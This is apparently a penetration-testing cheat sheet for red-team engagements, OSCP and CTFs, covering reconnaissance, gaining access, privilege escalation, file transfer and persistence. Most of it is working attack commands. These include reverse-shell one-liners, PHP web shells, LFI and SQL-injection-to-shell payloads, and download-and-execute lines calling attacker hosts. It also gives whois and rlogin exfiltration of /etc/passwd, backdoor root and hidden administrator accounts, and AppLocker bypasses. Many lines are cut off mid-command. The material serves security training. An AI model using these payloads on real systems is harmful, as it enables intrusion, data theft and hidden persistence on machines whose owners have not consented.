

Pentesting Cheatsheets

Convenient commands for your pentesting / red-teaming engagements, OSCP and CTFs.

Reconnaissance / Enumeration

Extracting Live IPs from Nmap Scan

```
nmap 10.1.1.1 --open -oG scan-results; cat scan-results | grep "/open" | cut -d
```

Simple Port Knocking

```
for x in 7000 8000 9000; do nmap -Pn -host_timeout 201 -max-retries 0 -p $x 1.1.
```

DNS lookups, Zone Transfers & Brute-Force

```
1 whois domain.com
2 dig {a|txt|ns|mx} domain.com
3 dig {a|txt|ns|mx} domain.com @ns1.domain.com
4 host -t {a|txt|ns|mx} megacorpone.com
5 host -a megacorpone.com
6 host -l megacorpone.com ns1.megacorpone.com
7 dnsrecon -d megacorpone.com -t axfr @ns2.megacorpone.com
8 dnsenum domain.com
9 nslookup -> set type=any -> ls -d domain.com
10 for sub in $(cat subdomains.txt);do host $sub.domain.com|grep "has.address";do
```

Banner Grabbing

```
1 nc -v $TARGET 80
2 telnet $TARGET 80
3 curl -vX $TARGET
```

NFS Exported Shares

List NFS exported shares. If 'rw,no_root_squash' is present, upload and execute **sid-shell**

```
1 showmount -e 192.168.110.102
2 chown root:root sid-shell; chmod +s sid-shell
```

Kerberos Enumeration

```
1 # users
2 nmap $TARGET -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm=
```

HTTP Brute-Force & Vulnerability Scanning

```
1 target=10.0.0.1; gobuster -u http://$target -r -w /usr/share/wordlists/dirbuster
2 target=10.0.0.1; nikto -h http://$target:80 | tee $target-nikto
3 target=10.0.0.1; wpscan --url http://$target:80 --enumerate u,t,p | tee $target-wpscan
```

RPC / NetBios / SMB

```
1 rpcinfo -p $TARGET
2 nbtscan $TARGET
```

```
3
4 #list shares
5 smbclient -L //$TARGET -U ""
6
7 # null session
8 rpcclient -U "" $TARGET
9 smbclient -L //$TARGET
10 enum4linux $TARGET
```

SNMP

```
1 # Windows User Accounts
2 snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.25
3
4 # Windows Running Programs
5 snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.4.2.1.2
6
7 # Windows Hostname
8 snmpwalk -c public -v1 $TARGET .1.3.6.1.2.1.1.5
9
10 # Windows Share Information
11 snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.3.1.1
12
13 # Windows Share Information
14 snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.27
15
16 # Windows TCP Ports
17 snmpwalk -c public -v1 $TARGET4 1.3.6.1.2.1.6.13.1.3
18
19 # Software Name
20 snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.6.3.1.2
21
22 # brute-force community strings
23 onesixtyone -i snmp-ips.txt -c community.txt
24
25 snmp-check $TARGET
```

SMTP

```
smtp-user-enum -U /usr/share/wordlists/names.txt -t $TARGET -m 150
```

Active Directory

```
1 # current domain info
2 [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
3
4 # domain trusts
5 ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAll
6
7 # current forest info
8 [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
9
10 # get forest trust relationships
11 ([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object Syst
12
13 # get DCs of a domain
14 nltest /dclist:offense.local
15 net group "domain controllers" /domain
16
17 # get DC for currently authenticated session
18 nltest /dsgetdc:offense.local
19
20 # get domain trusts from cmd shell
21 nltest /domain_trusts
22
23 # get user info
24 nltest /user:"spotless"
25
26 # get DC for currently authenticated session
27 set l
28
29 # get domain name and DC the user authenticated to
30 klist
31
32 # get all logon sessions. Includes NTLM authenticated sessions
33 klist sessions
34
35 # kerberos tickets for the session
36 klist
37
38 # cached krbtgt
39 klist tgt
40
41 # whoami on older Windows systems
42 set u
43
44 # find DFS shares with ADModule
45 Get-ADObject -filter * -SearchBase "CN=Dfs-Configuration,CN=System,DC=offense,
46
47 # find DFS shares with ADSI
```

```
48 $s=[adsisearcher]'(name=*)'; $s.SearchRoot = [adsi]"LDAP://CN=Dfs-Configuratio
49
50 # check if spooler service is running on a host
51 powershell ls "\\dc01\pipe\spoolss"
```

Listen on a port (Powershell)

```
1 # Start listener on port 443
2 $listener = [System.Net.Sockets.TcpListener]443; $listener.Start();
3
4 while($true)
5 {
6     $client = $listener.AcceptTcpClient();
7     Write-Host $client.client.RemoteEndPoint "connected!";
8     $client.Close();
9     start-sleep -seconds 1;
10 }
```

Gaining Access

Reverse Shell One-Liners

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotob
```

URL-Encoded Perl: Linux

```
echo%20%27use%20Socket%3B%24i%3D%2210.11.0.245%22%3B%24p%3D443%3Bsocket%28S%2CPF
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i
```

Netcat without -e #1

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > /tmp
```

Netcat without -e #2

```
1 nc localhost 443 | /bin/sh | nc localhost 444
2 telnet localhost 443 | /bin/sh | telnet localhost 444
```

Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.
```

XTerm

```
xterm -display 10.0.0.1:1
```

JDWP RCE

```
print new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamRea
```

Working with Restricted Shells

```
1 # rare cases
2 ssh bill@localhost ls -l /tmp
```

```
nice /bin/bash
```

Interactive TTY Shells

```
/usr/bin/expect sh
```

```

1 python -c 'import pty; pty.spawn("/bin/sh")'
2 # execute one command with su as another user if you do not have access to the
3 python -c 'import pty,subprocess,os,time;(master,slave)=pty.openpty();p=subprocess'

```

Uploading/POSTing Files Through WWW Upload Forms

```

1 # POST file
2 curl -X POST -F "file=@/file/location/shell.php" http://$TARGET/upload.php --c
3
4 # POST binary data to web form
5 curl -F "field=<shell.zip" http://$TARGET/upld.php -F 'k=v' --cookie "k=v;" -F

```

PUTing File on the Webhost via PUT verb

```
curl -X PUT -d '<?php system($_GET["c"]);?>' http://192.168.2.99/shell.php
```

Generating Payload Pattern & Calculating Offset

```

1 /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
2 /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q $EIP_VALUE

```

Bypassing File Upload Restrictions

- file.php -> file.jpg
- file.php -> file.php.jpg
- file.asp -> file.asp.jpg
- file.gif (contains php code, but starts with string GIF/GIF98)
- 00%
- file.jpg with php backdoor in exif (see below)

- .jpg -> proxy intercept -> rename to .php

Injecting PHP into JPEG

```
1 exiv2 -c'A "<?php system($_REQUEST['cmd']);?>"!' backdoor.jpeg
2 exiftool "-comment<=back.php" back.png
```

Uploading .htaccess to interpret .blah as .php

```
AddType application/x-httpd-php .blah
```

Cracking Passwords

Cracking Web Forms with Hydra

```
hydra 10.10.10.52 http-post-form -L /usr/share/wordlists/list "/endpoint/login:us
```

Cracking Common Protocols with Hydra

```
hydra 10.10.10.52 -l username -P /usr/share/wordlists/list ftp|ssh|smb://10.0.0.
```

HashCat Cracking

```
1 # Bruteforce based on the pattern;
2 hashcat -a3 -m0 mantas?d?d?d?u?u?u --force --potfile-disable --stdout
3
4 # Generate password candidates: wordlist + pattern;
5 hashcat -a6 -m0 "e99a18c428cb38d5f260853678922e03" yourPassword|/usr/share/wor
```

```
6
7 # Generate NetNLTMv2 with internalMonologue and crack with hashcat
8 InternalMonologue.exe -Downgrade False -Restore False -Impersonate True -Verbo
9 # resulting hash
10 spotless::WS01:1122334455667788:26872b3197acf1da493228ac1a54c67c:01010000000000
11
12 # crack with hashcat
13 hashcat -m5600 'spotless::WS01:1122334455667788:26872b3197acf1da493228ac1a54c6
```

Generating Payload with msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.245 LPORT=443 -f c -a x86 --
```

Compiling Code From Linux

```
1 # Windows
2 i686-w64-mingw32-gcc source.c -lws2_32 -o out.exe
3
4 # Linux
5 gcc -m32|-m64 -o output source.c
```

Compiling Assembly from Windows

```
1 # https://www.nasm.us/pub/nasm/releasebuilds/?C=M;O=D
2 nasm -f win64 .\hello.asm -o .\hello.obj
3
4 # http://www.godevtool.com/Golink.zip
5 GoLink.exe -o .\hello.exe .\hello.obj
```

Local File Inclusion to Shell

```

1 nc 192.168.1.102 80
2 GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
3 Host: 192.168.1.102
4 Connection: close
5
6 # Then send as cmd payload via http://192.168.1.102/index.php?page=../../../../..

```

Local File Inclusion: Reading Files

```

1 file:///etc/passwd
2
3 http://example.com/index.php?page=php://input&cmd=ls
4     POST: <?php system($_GET['cmd']); ?>
5 http://192.168.2.237/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://in
6     POST: <?php system('uname -a');die(); ?>
7
8 expect://whoami
9 http://example.com/index.php?page=php://filter/read=string.rot13/resource=inde
10 http://example.com/index.php?page=php://filter/convert.base64-encode/resource=
11 http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-enc
12 http://example.net/?page=data://text/plain;base64,PD9waHAga3lzdGVtKCRfR0VUWydj
13 http://10.1.1.1/index.php?page=data://text/plain,%3C?php%20system%28%22uname%2
14
15 # ZIP Wrapper
16 echo "<pre><?php system($_GET['cmd']); ?></pre>" > payload.php;
17 zip payload.zip payload.php;
18 mv payload.zip shell.jpg;
19 http://example.com/index.php?page=zip://shell.jpg%23payload.php
20
21 # Loop through file descriptors
22 curl '' -H 'Cookie: PHPSESSID=df74dce800c96bcac1f59d3b3d42087d' --output -

```

Remote File Inclusion Shell: Windows + PHP

```
<?php system("powershell -Command \"& {(New-Object System.Net.WebClient).Downloa
```

SQL Injection to Shell or Backdoor

```
1 # Assumed 3 columns
2 http://target/index.php?vulnParam=0' UNION ALL SELECT 1,"<?php system($_REQUEST'
```

```
1 # sqlmap; post-request - captured request via Burp Proxy via Save Item to File
2 sqlmap -r post-request -p item --level=5 --risk=3 --dbms=mysql --os-shell --th
```

```
1 # netcat reverse shell via mssql injection when xp_cmdshell is available
2 1000';+exec+master.dbo.xp_cmdshell+'(echo+open+10.11.0.245%26echo+anonymous%26
```

SQLite Injection to Shell or Backdoor

```
1 ATTACH DATABASE '/home/www/public_html/uploads/phpinfo.php' as pwn;
2 CREATE TABLE pwn.shell (code TEXT);
3 INSERT INTO pwn.shell (code) VALUES ('<?php system($_REQUEST['cmd']);?>');
```

MS-SQL Console

```
1 mssqlclient.py -port 27900 user:password@10.1.1.1
2 sqsh -S 10.1.1.1 -U user -P password
```


Upgradig Non-Interactive Shell

```
1 python -c 'import pty; pty.spawn("/bin/sh")'
2 /bin/busybox sh
```

Python Input Code Injection

```
__import__('os').system('id')
```

Local Enumeration & Privilege Escalation



<https://github.com/sagishahar/lpeworkshop>

Check AppLocker Policies

- 1 Get-AppLockerPolicy -Local).RuleCollections
- 2 Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse
- 3 reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\

Applocker: Writable Windows Directories

- 1 # list from <https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/C:\Windows\Tasks>
- 2 C:\Windows\Tasks

```

3 C:\Windows\Temp
4 C:\windows\tracing
5 C:\Windows\Registration\CRMLLog
6 C:\Windows\System32\FxsTmp
7 C:\Windows\System32\com\dmp
8 C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
9 C:\Windows\System32\spool\PRINTERS
10 C:\Windows\System32\spool\SERVERS
11 C:\Windows\System32\spool\drivers\color
12 C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
13 C:\Windows\System32\Tasks_Migrated (after performing a version upgrade of Windows)
14 C:\Windows\SysWOW64\FxsTmp
15 C:\Windows\SysWOW64\com\dmp
16 C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
17 C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System

```

Find Writable Files/Folders in Windows

```

1 $a = Get-ChildItem "c:\windows\" -recurse -ErrorAction SilentlyContinue
2 $a | % {
3     $fileName = $_.fullname
4     $acls = get-acl $fileName -ErrorAction SilentlyContinue | select -exp access
5     if($acls -ne $null)
6     {
7         [pscustomobject]@{
8             filename = $fileName
9             user = $acls | select -exp identityreference
10        }
11    }
12 }

```

Check if Powershell Logging is Enabled

```

1 reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
2 reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription

```

Check WinEvent Logs for SecureString Exposure

```
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operationa
```

Check WinEvent for Machine Wake/Sleep times

```
Get-WinEvent -FilterHashTable @{ ProviderName = 'Microsoft-Windows-Power-Trouble
```

Audit Policies

```
auditpol /get /category:*
```

Check if LSASS is running in PPL

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL
```

Binary Exploitation with ImmunityDebugger

Get Loaded Modules

```
1 # We're interested in modules without protection, Read & Execute permissions
2 !mona modules
```

Finding JMP ESP Address

```
!mona find -s "\xFF\xE4" -m moduleName
```

Cracking a ZIP Password

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt bank-account.zip
```

Setting up Simple HTTP server

```
1 # Linux
2 python -m SimpleHTTPServer 80
3 python3 -m http.server
4 ruby -r webrick -e "WEBrick::HTTPServer.new(:Port => 80, :DocumentRoot => Dir.
5 php -S 0.0.0.0:80
```

MySQL User Defined Fuction Privilege Escalation

Requires raptor_udf2.c and sid-shell.c or full raptor.tar:



sid-shell.c

sid-shell.c - 151B



raptor_udf2.c

raptor_udf2.c - 3KB



raptor.tar

raptor.tar - 30KB

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

```
1 use mysql;
2 create table npn(line blob);
3 insert into npn values(load_file('/tmp/raptor_udf2.so'));
```



```
4 select * from npn into dumpfile '/usr/lib/raptor_udf2.so';
5 create function do_system returns integer soname 'raptor_udf2.so';
6 select do_system('chown root:root /tmp/sid-shell; chmod +s /tmp/sid-shell');
```

Docker Privilege Escalation

```
echo -e "FROM ubuntu:14.04\nENV WORKDIR /stuff\nRUN mkdir -p /stuff\nVOLUME [ /s
```

Resetting root Password

```
echo "root:spotless" | chpasswd
```

Uploading Files to Target Machine

TFTP

```
1 #TFTP Linux: cat /etc/default/atftpd to find out file serving location; default
2 service atftpd start
3
4 # Windows
5 tftp -i $ATTACKER get /download/location/file /save/location/file
```

FTP

```
1 # Linux: set up ftp server with anonymous login access;
2 twistd -n ftp -p 21 -r /file/to/serve
3
4 # Windows shell: read FTP commands from ftp-commands.txt non-interactively;
5 echo open $ATTACKER>ftp-commands.txt
6 echo anonymous>>ftp-commands.txt
7 echo whatever>>ftp-commands.txt
```

```
8 echo binary>>ftp-commands.txt
9 echo get file.exe>>ftp-commands.txt
10 echo bye>>ftp-commands.txt
11 ftp -s:ftp-commands.txt
12
13 # Or just a one-liner
14 (echo open 10.11.0.245&echo anonymous&echo whatever&echo binary&echo get nc.exe
```

CertUtil

```
certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```

PHP

```
<?php file_put_contents("/var/tmp/shell.php", file_get_contents("http://10.11.0.
```

Python

```
python -c "from urllib import urlretrieve; urlretrieve('http://10.11.0.245/nc.exe
```

HTTP: Powershell

```
1 powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://
2 powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://
3 powershell -Command "(New-Object System.Net.WebClient).DownloadFile('http://$A
4 powershell (New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/fi
5
6 # download using default proxy credentials and launch
7 powershell -command { $b=New-Object System.Net.WebClient; $b.Proxy.Credentials
```

HTTP: VBScript

Copy and paste contents of `wget.vbs` into a Windows Shell and then:

```
cscript wget.vbs http://$ATTACKER/file.exe localfile.exe
```

HTTP: Linux

```
1 wget http://$ATTACKER/file
2 curl http://$ATTACKER/file -O
3 scp ~/file/file.bin user@$TARGET:tmp/backdoor.py
```

NetCat

```
1 # Attacker
2 nc -l -p 4444 < /tool/file.exe
3
4 # Victim
5 nc $ATTACKER 4444 > file.exe
```

HTTP: Windows "debug.exe" Method

```
1 # 1. In Linux, convert binary to hex ascii:
2 wine /usr/share/windows-binaries/exe2bat.exe /root/tools/netcat/nc.exe nc.txt
3 # 2. Paste nc.txt into Windows Shell.
```

HTTP: Windows BitsAdmin

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high http://$ATTACKER/
```

Wscript Script Code Download & Execution

cmd

```
echo GetObject("script:https://bad.com/code.js") > code.js && wscript.exe
```

code.js

```
1 <?xml version="1.0"?>
2 <package>
3   <component id="PopCalc">
4     <script language="JScript">
5       <![CDATA[
6         var r = new ActiveXObject("WScript.Shell").Run("calc");
7       ]]>
8     </script>
9   </component>
10  </package>
```

Whois Data Exfiltration

```
1 # attacker
2 nc -l -v -p 43 | sed "s/ //g" | base64 -d
3 # victim
4 whois -h $attackerIP -p 43 `cat /etc/passwd | base64`
```

Cancel Data Exfiltration

```
cancel -u "$(cat /etc/passwd)" -h ip:port
```

rlogin Data Exfiltration

```
rlogin -l "$(cat /etc/passwd)" -p port host
```

Bash Ping Sweeper

```
1  #!/bin/bash
2  for lastOctet in {1..254}; do
3      ping -c 1 10.0.0.$lastOctet | grep "bytes from" | cut -d " " -f 4 | cut -d
4  done
```

Brute-forcing XOR'ed string with 1 byte key in Python

```
1  encrypted = "encrypted-string-here"
2  for i in range(0,255):
3      print("".join([chr(ord(e) ^ i) for e in encrypted]))
```

Generating Bad Character Strings

```
1  # Python
2  '\\'.join([ "x{:02x}".format(i) for i in range(1,256) ])
```

```
1  # Bash
2  for i in {1..255}; do printf "\\x%02x" $i; done; echo -e "\r"
```

Converting Python to Windows Executable (.py -> .exe)

```
python pyinstaller.py --onefile convert-to-exe.py
```

Port Scanning with NetCat

```
1 nc -nvv -w 1 -z host 1000-2000
2 nc -nv -u -z -w 1 host 160-162
```

Port Scanning with Masscan

```
masscan -p1-65535,U:1-65535 10.10.10.x --rate=1000 -e tun0
```

Exploiting Vulnerable Windows Services: Weak Service Permissions

```
1 # Look for SERVICE_ALL_ACCESS in the output
2 accesschk.exe /accepteula -uwcqv "Authenticated Users" *
3
4 sc config [service_name] binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\Sys
5 sc qc [service_name] (to verify!)
6 sc start [service_name]
```

Find File/Folder Permissions Explicitly Set for a Given User

```
1 icacls.exe C:\folder /findsid userName-or-*sid /t
2 //look for (F)ull, (M)odify, (W)rite
```

AlwaysInstallElevated MSI

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEle
```

Stored Credentials: Windows

```
1 c:\unattend.xml
2 c:\sysprep.inf
3 c:\sysprep\sysprep.xml
4 dir c:\*vnc.ini /s /b
5 dir c:\*ultravnc.ini /s /b
6 dir c:\ /s /b | findstr /si *vnc.ini
7
8 findstr /si password *.txt | *.xml | *.ini
9 findstr /si pass *.txt | *.xml | *.ini
10 dir /s *cred* == *pass* == *.conf
11
12 # Windows Autologon
13 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
14
15 # VNC
16 reg query "HKCU\Software\ORL\WinVNC3>Password"
17
18 # Putty
19 reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
20
21 # Registry
22 reg query HKLM /f password /t REG_SZ /s
23 reg query HKCU /f password /t REG_SZ /s
```

Unquoted Service Path

```
1 wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i "C:\Windows"
2 wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows"
```

Persistence via Services

```
1 # cmd
2 sc create spotlessSrv binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\System
3
4 # powersehll
5 New-Service -Name EvilName -DisplayName EvilSvc -BinaryPathName "'C:\Program F
```

Port Forwarding / SSH Tunneling

SSH: Local Port Forwarding

```
1 # Listen on local port 8080 and forward incoming traffic to REMOT_HOST:PORT vi
2 # Scenario: access a host that's being blocked by a firewall via SSH_SERVER;
3 ssh -L 127.0.0.1:8080:REMOTE_HOST:PORT user@SSH_SERVER
```

SSH: Dynamic Port Forwarding

```
1 # Listen on local port 8080. Incoming traffic to 127.0.0.1:8080 forwards it to
2 # Scenario: proxy your web traffic through SSH tunnel OR access hosts on inter
3 ssh -D 127.0.0.1:8080 user@SSH_SERVER
```

SSH: Remote Port Forwarding

```
1 # Open port 5555 on SSH_SERVER. Incoming traffic to SSH_SERVER:5555 is tunnele
2 # Scenario: expose RDP on non-routable network;
3 ssh -R 5555:LOCAL_HOST:3389 user@SSH_SERVER
4 plink -R ATTACKER:ATTACKER_PORT:127.0.0.1:80 -l root -pw pw ATTACKER_IP
```

Proxy Tunnel


```
1 # Open a local port 127.0.0.1:5555. Incoming traffic to 5555 is proxied to DES
2 # Scenario: a remote host has SSH running, but it's only bound to 127.0.0.1, b
3 proxytunnel -p PROXY_HOST:3128 -d DESTINATION_HOST:22 -a 5555
4 ssh user@127.0.0.1 -p 5555
```

HTTP Tunnel: SSH Over HTTP

```
1 # Server - open port 80. Redirect all incoming traffic to localhost:80 to loca
2 hts -F localhost:22 80
3
4 # Client - open port 8080. Redirect all incoming traffic to localhost:8080 to
5 htc -F 8080 192.168.1.15:80
6
7 # Client - connect to localhost:8080 -> get tunneled to 192.168.1.15:80 -> get
8 ssh localhost -p 8080
```

Netsh - Windows Port Forwarding

```
1 # requires admin
2 netsh interface portproxy add v4tov4 listenaddress=localaddress listenport=loc
```

RunAs / Start Process As

PowerShell

```
1 # Requires PSRemoting
2 $username = 'Administrator';$password = '1234test';$securePassword = ConvertTo
3
4 # without PSRemoting
5 cmd> powershell Start-Process cmd.exe -Credential (New-Object System.Managemen
6
7 # without PS Remoting, with arguments
8 cmd> powershell -command "start-process cmd.exe -argumentlist '/c calc' -Crede
```

CMD

```
1 # Requires interactive console
2 runas /user:userName cmd.exe
```

PsExec

```
psexec -accepteula -u user -p password cmd /c c:\temp\nc.exe 10.11.0.245 80 -e c
```

Pth-WinExe

```
pth-winexe -U user%pass --runas=user%pass //10.1.1.1 cmd.exe
```

Recursively Find Hidden Files: Windows

```
dir /A:H /s "c:\program files"
```

General File Search

```
1 # Query the local db for a quick file find. Run updatedb before executing loca
2 locate passwd
3
4 # Show which file would be executed in the current environment, depending on $
5 which nc wget curl php perl python netcat tftp telnet ftp
6
7 # Search for *.conf (case-insensitive) files recursively starting with /etc;
8 find /etc -iname *.conf
```

Post-Exploitation & Maintaining Access

Browsing Registry Hives

```
hivesh /registry/file
```

Decrypting RDG Passwords

Remote Desktop Connection Manager passwords can be decrypted on the same computer/account they were encrypted:

```
1 Copy-Item 'C:\Program Files (x86)\Microsoft\Remote Desktop Connection Manager\  
2 Import-Module C:\temp\RDCMan.dll  
3 $EncryptionSettings = New-Object -TypeName RdcMan.EncryptionSettings  
4 [RdcMan.Encryption]::DecryptString($PwdString, $EncryptionSettings)
```

Decrypting VNC Password

```
wine vncpwdump.exe -k key
```

Creating User and Adding to Local Administrators

```
net user spotless spotless /add & net localgroup Administrators spotless /add
```

Hide Newly Created Local administrator

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccou
```

Creating SSH Authorized Keys

```
mkdir /root/.ssh 2>/dev/null; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQChKCUs
```

Creating Backdoor User w/o Password

```
1 echo 'spotless::0:0:root:/root:/bin/bash' >> /etc/passwd
2
3 # Rarely needed, but if you need to add a password to the previously created u
4 sed 's/!/\$6$o1\$.HFMVM$a3hY6OPT\$/DiQYy4koI6Z3\$/sLilts0cFoS5yCKhBBqQLH5K1QlHKL8
```

Creating Another root User

```
useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
```

Generating OpenSSL Password

```
1 openssl passwd -1 password
2 # output $1$YKbEkrkZ$7Iy/M3exliD/yJfJVeTn5.
```

Persistent Back Doors

```
1 # Launch evil.exe every 10 minutes
```

```
2 schtasks /create /sc minute /mo 10 /tn "TaskName" /tr C:\Windows\system32\evil
```

Code Execution / Application Whitelist Bypass

ieframe.dll

cmd

```
rundll32 c:\windows\system32\ieframe.dll,OpenURL c:\temp\test.url
```

test.url

```
1 [internetshortcut]
2 url=c:\windows\system32\calc.exe
```

This was inspired by and forked/adapted/updated from [Dostoevsky's Pentest Notes](#).